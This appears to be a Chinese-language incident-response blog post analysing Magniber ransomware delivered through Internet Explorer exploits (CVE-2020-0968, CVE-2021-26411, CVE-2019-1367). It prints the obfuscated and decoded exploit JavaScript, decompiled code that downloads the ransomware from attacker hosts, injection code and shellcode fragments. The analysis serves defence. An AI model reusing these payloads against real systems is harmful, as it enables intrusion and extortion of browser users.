「勒」此不疲，IE 真調皮

By IR Team

Published: 2021-07-21 · Archived: 2026-04-05 22:28:11 UTC


By Tom, Peter & Jason3e7

近期全球籠罩在勒索軟體的威脅下，大到法人企業、小至個人用戶，無一倖免。從針對式的 APT 攻擊（Advanced Persistent Threat，進階持續性攻擊）到各式網路犯罪組織，使用的勒索手法越發精湛與多樣化，並發展出 Ransomware as a Service（RaaS）商業模式，實現了「一時勒索一時爽，一直勒索一直爽」的勒索大業。

本次分析的案例，攻擊手法屬於較被動的方式，透過微軟瀏覽器 IE （Internet Explorer）的弱點來進行勒索，而非從企業的脆弱點進行攻擊，進而入侵到核心系統大量散布勒索軟體。這種「願者上鉤」的攻擊方式，攻擊者等待受害單位使用 IE 瀏覽器造訪惡意網站，再發動攻擊、達成目的。

技術分析

tenki[.]tw 早期是用來提供氣象資訊的網站，根據我們的研究，推測可能遭攻擊者註冊，當使用者造訪該網站時，將進行兩次轉址，經過兩個廣告公司網站後，最終轉至惡意網站，流程如下圖。




其中 {random}.doetax.site 包含以下已經過程式碼混淆（Obfuscation）的 JavaScript：

```
<script>var E3V1ZsM=new Array(181^223,18^107,95^113,136^225,129^210,224^135,152^219,45^64,105^11,58^98,83^59,116^18,213^148,
234^143,164^203,86^38,186^200,135^230,228^138,177^196,252^182,80^25,1^119,190^251,245^161,124^51,197^166,154^226,179^215
,216^171,206^162,195^183);for(var m9xii=0;m9xii<E3V1ZsM["length"];m9xii++) E3V1ZsM[m9xii]=String["fromCharCode"](E3V1ZsM
[m9xii]);var G8687k='';var NS2599=0;var rs152=this[E3V1ZsM[28]+E3V1ZsM[14]+E3V1ZsM[26]+E3V1ZsM[19]+E3V1ZsM[7]+E3V1ZsM[13
]+E3V1ZsM[18]+E3V1ZsM[31]][E3V1ZsM[8]+E3V1ZsM[14]+E3V1ZsM[28]+E3V1ZsM[1]][E3V1ZsM[3]+E3V1ZsM[18]+E3V1ZsM[18]+E3V1ZsM[13]
+E3V1ZsM[16]+E3V1ZsM[24]+E3V1ZsM[13]+E3V1ZsM[27]+E3V1ZsM[31]];var Ivihoh=this[E3V1ZsM[30]+E3V1ZsM[14]+E3V1ZsM[26]+
E3V1ZsM[17]+E3V1ZsM[31]+E3V1ZsM[3]+E3V1ZsM[14]+E3V1ZsM[18]][E3V1ZsM[31]+E3V1ZsM[14]+E3V1ZsM[4]+E3V1ZsM[31]+E3V1ZsM[16]+
E3V1ZsM[3]+E3V1ZsM[18]+E3V1ZsM[5]]();for(var m9xii=0;m9xii<rs152[E3V1ZsM[30]+E3V1ZsM[13]+E3V1ZsM[18]+E3V1ZsM[5]+E3V1ZsM[
31]+E3V1ZsM[10]];m9xii+=2){G8687k+=String[E3V1ZsM[11]+E3V1ZsM[16]+E3V1ZsM[14]+E3V1ZsM[7]+E3V1ZsM[6]+E3V1ZsM[10]+E3V1ZsM[
17]+E3V1ZsM[16]+E3V1ZsM[6]+E3V1ZsM[14]+E3V1ZsM[28]+E3V1ZsM[13]](this[E3V1ZsM[15]+E3V1ZsM[17]+E3V1ZsM[16]+E3V1ZsM[29]+
E3V1ZsM[13]+E3V1ZsM[21]+E3V1ZsM[18]+E3V1ZsM[31]](rs152[m9xii]+rs152[m9xii+1],16)^Ivihoh[E3V1ZsM[26]+E3V1ZsM[10]+E3V1ZsM[
17]+E3V1ZsM[16]+E3V1ZsM[6]+E3V1ZsM[14]+E3V1ZsM[28]+E3V1ZsM[13]+E3V1ZsM[12]+E3V1ZsM[31]](NS2599));if((Ivihoh[E3V1ZsM[30]+
E3V1ZsM[13]+E3V1ZsM[18]+E3V1ZsM[5]+E3V1ZsM[31]+E3V1ZsM[10]]-1)<++NS2599)NS2599=0;}var z4H9af2=new this[E3V1ZsM[12]+
E3V1ZsM[26]+E3V1ZsM[31]+E3V1ZsM[3]+E3V1ZsM[22]+E3V1ZsM[13]+E3V1ZsM[9]+E3V1ZsM[25]+E3V1ZsM[8]+E3V1ZsM[0]+E3V1ZsM[13]+
E3V1ZsM[26]+E3V1ZsM[31]](E3V1ZsM[10]+E3V1ZsM[31]+E3V1ZsM[7]+E3V1ZsM[30]+E3V1ZsM[11]+E3V1ZsM[3]+E3V1ZsM[30]+E3V1ZsM[13]);
z4H9af2[E3V1ZsM[4]+E3V1ZsM[26]+E3V1ZsM[16]+E3V1ZsM[3]+E3V1ZsM[15]+E3V1ZsM[31]][E3V1ZsM[13]+E3V1ZsM[27]+E3V1ZsM[13]+
E3V1ZsM[26]+E3V1ZsM[4]+E3V1ZsM[26]+E3V1ZsM[16]+E3V1ZsM[3]+E3V1ZsM[15]+E3V1ZsM[31]](G8687k,E3V1ZsM[20]+E3V1ZsM[4]+E3V1ZsM
[26]+E3V1ZsM[16]+E3V1ZsM[3]+E3V1ZsM[15]+E3V1ZsM[31]+E3V1ZsM[2]+E3V1ZsM[23]+E3V1ZsM[18]+E3V1ZsM[26]+E3V1ZsM[14]+E3V1ZsM[
28]+E3V1ZsM[13]);</script>
</html>
```

經過解碼還原後，可以確定攻擊 payload 會使用 URL 進行 XOR，再使用 execScript 來執行編碼過的 JavaScript，如下圖：

```
</body>
<script>var E3V1ZsM=new Array(181^223,18^107,95^113,136^225,129^210,224^135,152^219,45^64,105^11,58^98,83^59,116^18,213^148,234
^143,164^203,86^38,186^200,135^230,228^138,177^196,252^182,80^25,1^119,190^251,245^161,124^51,197^166,154^226,179^215,216^
171,206^162,195^183);
for(var m9xii=0;m9xii<E3V1ZsM["length"];m9xii++) E3V1ZsM[m9xii]=String["fromCharCode"](E3V1ZsM[m9xii]);
    var G8687k='';
var NS2599=0;
var rs152=this["document"]["body"]["innerText"];
var Ivihoh= this["location"]["toString"](); //"http://1dmcd7of78of6n.doetax.site/"
for(var m9xii=0;m9xii<rs152["length"];m9xii+=2){G8687k+=String["fromCharCode"](this["parseInt"](rs152[m9xii]+rs152[m9xii+1],16)
    ^Ivihoh["charCodeAt"](NS2599));
    if((Ivihoh["length"]-1)<++NS2599)
        NS2599=0;
}
var z4H9af2=new this["ActiveXObject"]("htmlfile");
z4H9af2["Script"]["execScript"](G8687k,"JScript.Encode");
</script>
</html>
```

該編碼過的 JavaScript 使用的是 CVE-2020-0968 來針對 IE 瀏覽器進行攻擊。



執行惡意程式碼後，攻擊者會再依據取得的權限不同，將使用者連線到不同的網址，如下圖：

```
if ( (unsigned int)subauthority <= 0x1000 )
  v20 = InternetOpenUrlW(v19, offset_74D + 0x60);// http://2oct37evecvdw72y0b.doetax.site/
else
  v20 = InternetOpenUrlW(v19, offset_74D + 0x1A);// http://1fbw726f22j65y.doetax.site/
v21 = v20;
```

若取得是高權限，則會直接到 hxxp://1fbw726f22j65y.doetax.site/ 取得勒索軟體，否則會先到 hxxp://2oct37evecvdw72y0b.doetax.site/ 下載惡意程式，提權後連線到 hxxp://1fbw726f22j65y.doetax.site/ 取得勒索軟體，如下圖所示。

```
mutex_handle = CreateMutex(0, 0, &v41);
v32 = mutex_handle;
if ( mutex_handle )
{
  v5 = v40;
  while ( v5 && v5 != (int (__stdcall *)(_DWORD))((char *)&loc_7F + 1) )// WAIT_OBJECT_0
  {
    v5 = (int (__stdcall *)(_DWORD))WaitForSingleObject(mutex_handle, 1000);
    mutex_handle = v32;
  }
}
v6 = get_subauthority_4A9((void *)0xFFFFFFFF);
if ( !v6 || v6 == 0x1000 )
{
  if ( sub_A52(&v41) )
  {
    v7 = get_subauthority_4A9((void *)0xFFFFFFFF);
    if ( !v7 || v7 > 0x1000 )
    {
      v8 = v0(0, 0, 0, 0, 0);
      v9 = InternetOpenUrlW(v8, offset_15E4 + 0x4D, 0, 0, 67109120, 0);// http://1fbw726f22j65y.doetax.site/
      v30 = 4;
      ((void (__stdcall *)(int, signed int, unsigned int *, int *, _DWORD))HttpQueryInfoW)(
```

經分析後確定勒索軟體為 Magniber，該惡意程式使用 AES CBC mode 加密檔案（key, IV: 128），加密完成後，會使用 RSA 演算法加密 key 與 IV，加密後的 blob 會放在加密檔案的最後面（長度：100h）。

Address	Length	Type	String
seg000:000040CA	00000082	C	ZF[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[F[FZGZGXEXEYDYDYDYDYDYDYDYDYDYDYDYD9\\
seg000:0000414E	00000032	C	~\x1BYDYDYDYDYDYDYDYDYDYDYDYDYDYDYDYDYDYDYDYDYDYDXEXE`V
seg000:000041C0	00000183	C	bwjwjwkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvkvk⋯
seg000:000053B2	00000010	C	<f$9$9':':':':
seg000:0000540A	0000002E	C	R\bJWKVKVKVKVKVKVKVKVKVKVKVGZGZ':':':':%8%8b\"
seg000:0000545E	00000030	C	2>#>!<!<!<!<!<!<!<!<!<!<!<!<!<!<!<!<!<!<!<!<!<!<!<
seg000:000054DC	00000006	C	\\5 ==
seg000:0000553D	0000000A	C	zgzgzgzgz/
seg000:0000557A	00000006	C	\"y;&kZ
seg000:00005596	0000000C	C	t/mpmpmpmpmp
seg000:000055A7	0000018B	C	/mpzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzgzg⋯
seg000:0000573C	0000007F	C	VKVKVKVKVKVKVKVKVKVKVKVKVKVKVKVKVKVKVKVKVKVKVKVKVK'K'K'K'K'K'K'K'K'KVKVKVKVKVKVKVKVKVKVKVKVKVKVKVKVKVKVK⋯
seg000:000057BF	00000005	C	2/;wo
seg000:000057F7	0000000B	C	,nsjwjwkvkv
seg000:0000596B	00000084	C	4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4)4
seg000:0000073E	00000022	C (⋯	0123456789abcdef
seg000:0000077E	0000001A	C (⋯	kernel32.dll
seg000:00000798	0000001A	C (⋯	advapi32.dll
seg000:000007B2	00000014	C (⋯	ntdll.dll
seg000:00000B02	00000076	C (⋯	is to receive the private key and decryption program.\r\n\r\n
seg000:00000B78	000000B0	C (⋯	\r\n To receive the private key and decryption program follow the instructions below:\r\n\r\n
seg000:00000C28	000000A0	C (⋯	1. Download \"Tor Browser\" from https://www.torproject.org/ and install it.\r\n\r\n
seg000:00000CC8	00000072	C (⋯	2. In the \"Tor Browser\" open your personal page here:\r\n
seg000:00000D3A	0000007E	C (⋯	\r\n\r\n\r\n Note! This page is available via \"Tor Browser\" only.\r\n
seg000:00000DB8	00000020	C (⋯	\r\n Also you can
seg000:00000E22	00000050	C (⋯	nal page without using \"Tor Browser\":\r\n
seg000:00000E72	000000C6	C (⋯	\r\n\r\n\r\n Note! These are temporary addresses! They will be available for a limited amount of time!\r\n
seg000:00000F38	00000084	C (⋯	\r\n Your files are NOT damaged! Your files are modified only. This
seg000:00000FFC	000000C6	C (⋯	Any attempts to restore your files with the third party software will be fatal for your files!\r\n
seg000:000010C6	0000001A	C (⋯	\r\n\r\n http://
seg000:000011F2	00000052	C (⋯	ll create \"cmd /c CompMgmtLauncher.exe\"\"
seg000:0000126C	0000002C	C (⋯	cmd /c \"start http://
seg000:000005D0	0000001A	C (⋯	butdata.site
seg000:000005F4	00000024	C (⋯	ndvgkbvi6j6.onion
seg000:00000DD8	00000048	C (⋯	use temporary addresses on your pers


```
if ( a4 <= 0x1000 )
  return ((int (__fastcall *)(_BYTE *, _BYTE *))a3)(v9, v10);
NtMapViewOfSection_1 = (void (__stdcall *)(int, int, int *, _DWORD, _BYTE *,
NtMapViewOfSection_1(v24, v6, &address, 0, v4, 0, &v22, 2, 0, 64);
NtCreateThreadEx = (void (__stdcall *)(int *, signed int, _DWORD, int, _DWOR
NtCreateThreadEx(&v25, 0x1FFFFF, 0, v6, 0, 0, 1, 0, 0, 0, 0);
v17 = 0x10002;
NtGetContextThread = (void (__stdcall *)(int, int *))sub_458(signed int);
NtGetContextThread(v25, &v17);
v18 = address;
NtSetContextThread = (void (__stdcall *)(int, int *))sub_458(1, 0x50, 8);
NtSetContextThread(v25, &v17);
return ((int (__stdcall *)(int, _DWORD))(v21 + 0xC6))(v25, 0);
```

另外我們也發現，除了使用 CVE-2020-0968 來攻擊外，也有使用 CVE-2021-26411 進行勒索攻擊的情境。


```
t4UH8do94B3C = this;
var IA2Pi9B = new Array(236 ^ 141, 152 ^ 182, 179 ^ 214, 130 ^ 177, 175 ^ 228, 61 ^ 123, 168 ^ 153, 57 ^ 83, 95 ^ 47, 236 ^ 132
for (var Gval = 0; Gval < IA2Pi9B.length; Gval++) IA2Pi9B[Gval] = String.fromCharCode(IA2Pi9B[Gval]);
String["prototype"]["repeat"] = function(Vh8ucB89fzbM35) {
    return new t4UH8do94B3C["Array"](Vh8ucB89fzbM35 + 1)["join"](this);
};

function Q8K4om7td7W788C(C8Pt37W5U) {
    return ("0000" + C8Pt37W5U)["slice"](-(0x227 ^ 0x223));
}

function N8149X2DPC7TNH() {
    var dhVylnQqr6 = new t4UH8do94B3C["DataView"](ea84263Fup1);
    var C8Pt37W5U = '';
    for (var i = (0xfc3 ^ 4039); i < ea84263Fup1["byteLength"] - 2; i += 2) C8Pt37W5U += "%u" + Q8K4om7td7W788C(dhVylnQqr6["get
    var T6HI43uEIN = t4UH8do94B3C["document"]["createAttribute"]("alloc");
    T6HI43uEIN["nodeValue"] = unescape(C8Pt37W5U);
    return T6HI43uEIN;
```

```
V6ZIB3i41A = c0gAhOJS4X5(c0gAhOJS4X5(V6ZIB3i41A + (6355 ^ 0x18c3), (8825 ^ 0x2259)) + (0x265a ^ 0x264e), (1483 ^ 1515)) + (5197
Zn68vC636882T(c0gAhOJS4X5(fZ9gr6t6h494z(SszeyGpb) + (9355 ^ 0x2493), (0x1825 ^ 0x1805)) + (7630 ^ 7654), 0, (588 ^ 620));
var B34y719Z82t4Z0p = new t4UH8do94B3C["Map"]();
var u3C1P0574U = W653r1qz82hcQ(c0gAhOJS4X5(fZ9gr6t6h494z(B34y719Z82t4Z0p), (0x1d94 ^ 7604)));
var E91K15A2OjZ = X5eXc8kw7Qy5P6(u3C1P0574U, "rpcrt4.dll");
var I160DwMk1E = X5eXc8kw7Qy5P6(u3C1P0574U, "msvcrt.dll");
var I71fe64z4hE = X5eXc8kw7Qy5P6(I160DwMk1E, "ntdll.dll");
var d33900rAp38 = X5eXc8kw7Qy5P6(I160DwMk1E, "Kernelbase.dll");
var G89oW1ff273 = gVWAF74v8t1m58(d33900rAp38, "VirtualProtect");
var z9nk5S9dy = gVWAF74v8t1m58(d33900rAp38, "LoadLibraryExA");
var l7Fb240554 = document["createAttribute"]("b47r07F5");
var T00ik7B46qu5j6 = fZ9gr6t6h494z(l7Fb240554);
var x85etQ029Fk = c0gAhOJS4X5(fZ9gr6t6h494z(l7Fb240554) + (3307 ^ 0xcf3), (8985 ^ 0x2339));
var Kw7r8282US = DI02Z8pK();
var cqzoH3DH9Tk = J17098U2n438K();
var KXhY24BhE18137 = m9EM2643042U0F0();
Lx112747VS4(E91K15A2OjZ);
var fIi2Gj104eV = new t4UH8do94B3C["Uint8Array"]([(0x1fe3 ^ 8118), (0x109 ^ 0x182), (0x1064 ^ 4232), (0x2382 ^ 8961), (0x1a1 ^
var i5821q409 = vDGYH56i1(z9nk5S9dy, [bn83lCZ234yJ845("ole32.dll"), 0, 1]) + (6253 ^ 0x486d);
var X0h5y0CnSoW = c7gt16h09((4723 ^ 0x1277));
vDGYH56i1(G89oW1ff273, [i5821q409, fIi2Gj104eV.length, (0x12f2 ^ 4854), X0h5y0CnSoW]);
fc3f6s88(i5821q409, fIi2Gj104eV);
vDGYH56i1(G89oW1ff273, [i5821q409, fIi2Gj104eV["length"], c0gAhOJS4X5(X0h5y0CnSoW, (0x1248 ^ 0x1268)), X0h5y0CnSoW]);
vDGYH56i1(i5821q409, []); < /script></body > < /html>
```

我們進一步探討網站轉址狀況可以發現，攻擊者會利用免費資源網站來吸引使用者瀏覽，同時利用一透明框架覆蓋於網站上，讓使用者點擊，進而達成轉址目的。



轉跳後的網站如下圖：



雖然該網站並不會植入勒索軟體，但會使用 CVE-2019-1367 弱點來植入其他的後門，另外，雖然在 IE11、IE10 和 IE9 使用 Jscript9.dll，並不受 CVE-2019-1367 漏洞的影響，但可以強制 IE 使用 IE8 兼容模式，來達成漏洞的觸發。

```
var a = "1.db";
var b = "2.js";
var c = 2;
var d = 2;
var e = 4;
var f = 0x10;
var g = 8;
var h = 0xC0;
var i = 0x10;
var j = 0x38;
var k = 0x48;
var l = "\u614E\u4B74\u01c8\u0000\u0024\u0000\u0159\u0000\u0002\u0000\u0000\u0000\u0001\u0000\u0000\u0000\u0000\u0000" + "\u1E12\u0001\u1200\
var m = "\u18E8\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u6A00\u9000\u9090" + "\ucdd9\u74d9\uf424\ub85a\

function n(a, b, c) {
    var d = new Array();
    d.push(a, 0x00, 0x00, 0x00, b & 0xFFFF, (b >> 16) & 0xFFFF, c & 0xFFFF, (c >> 16) & 0xFFFF);
    return String.fromCharCode.apply(null, d)
}
var o = new Array();
var p = new Array();
var q = new Array();
var r = new Array();
var s = new Array();
var t = new Array();
var u = new Array();
var v = new Array();
var w = 0;
var x = 2 * 100 - 1;
```

```
for (var A = 0; A < a.length; A++) S(aH + (A * c), a.charCodeAt(A));
var aI = aB - 0x9000;
for (var A = 0; A < b.length; A++) S(aI + (A * c), b.charCodeAt(A));
var aJ = O + h + 5;
S(aJ, aD);
S(aJ + e, aE);
S(aJ + (2 * e), aF);
S(aJ + (3 * e), aG);
S(aJ + (4 * e), aH);
S(aJ + (5 * e), aI);
S(aC - 0x20, 0x7FFE0000);
S(aC - 0x1C, 0x7FFE0000);
S(aC - 0x18, 0x7FFE0000);
S(aC - 0x14, 0x7FFE0000);
S(aC - 0x10, 0x7FFE0000);
S(aC - 0x0C, 0x7FFE0000);
S(aC - 0x08, 0x7FFE0000);
S(aC - 0x04, 0x7FFE0000);
S(aC + 4, av + 1);
S(aC + 4 + 4 + 0x18, av);
S(aC + 4 + 4 + 0x1C, av + 1);
S(aC + 4 + 4 + 0x20, au);
S(aC + 4 + 4 + 4 + 0x20, O + h);
S(aC + 4 + 4 + 4 + 4 + 0x20, O + h);
S(aC + 4 + 4 + 4 + 4 + 4 + 0x20, (m.length * c));
S(aC + 4 + 4 + 4 + 4 + 4 + 4 + 0x20, 0x40);
S(aC + 4 + 4 + 4 + 4 + 4 + 4 + 4 + 0x20, aC - 0x1000);
S(aB, aC);
```

結論

上述案例皆為採證 IE 的連線紀錄後所發現，攻擊者透過 IE 瀏覽器的漏洞來達到攻擊目的，包含勒索或者植入其他後門程式。攻擊者透過這些弱點進行記憶體操作的攻擊，可以有效實踐無檔案式（Fileless）攻擊，以利規避一些資安產品偵測的可能性。

微軟官方也預計於 2022 年 6 月 25 日，徹底終止支援 IE 瀏覽器，接下來我們也可以預期，若 IE 將來仍被發現存在重大弱點時，攻擊者可能會依循類似手法，大量進行攻擊、勒索，以達到其商業利益。

建議

- 建議將系統安全性更新至最新版本
- 建議評估汰換已停止更新的作業系統與軟體
- 非必要不使用 IE 瀏覽器

參考資料
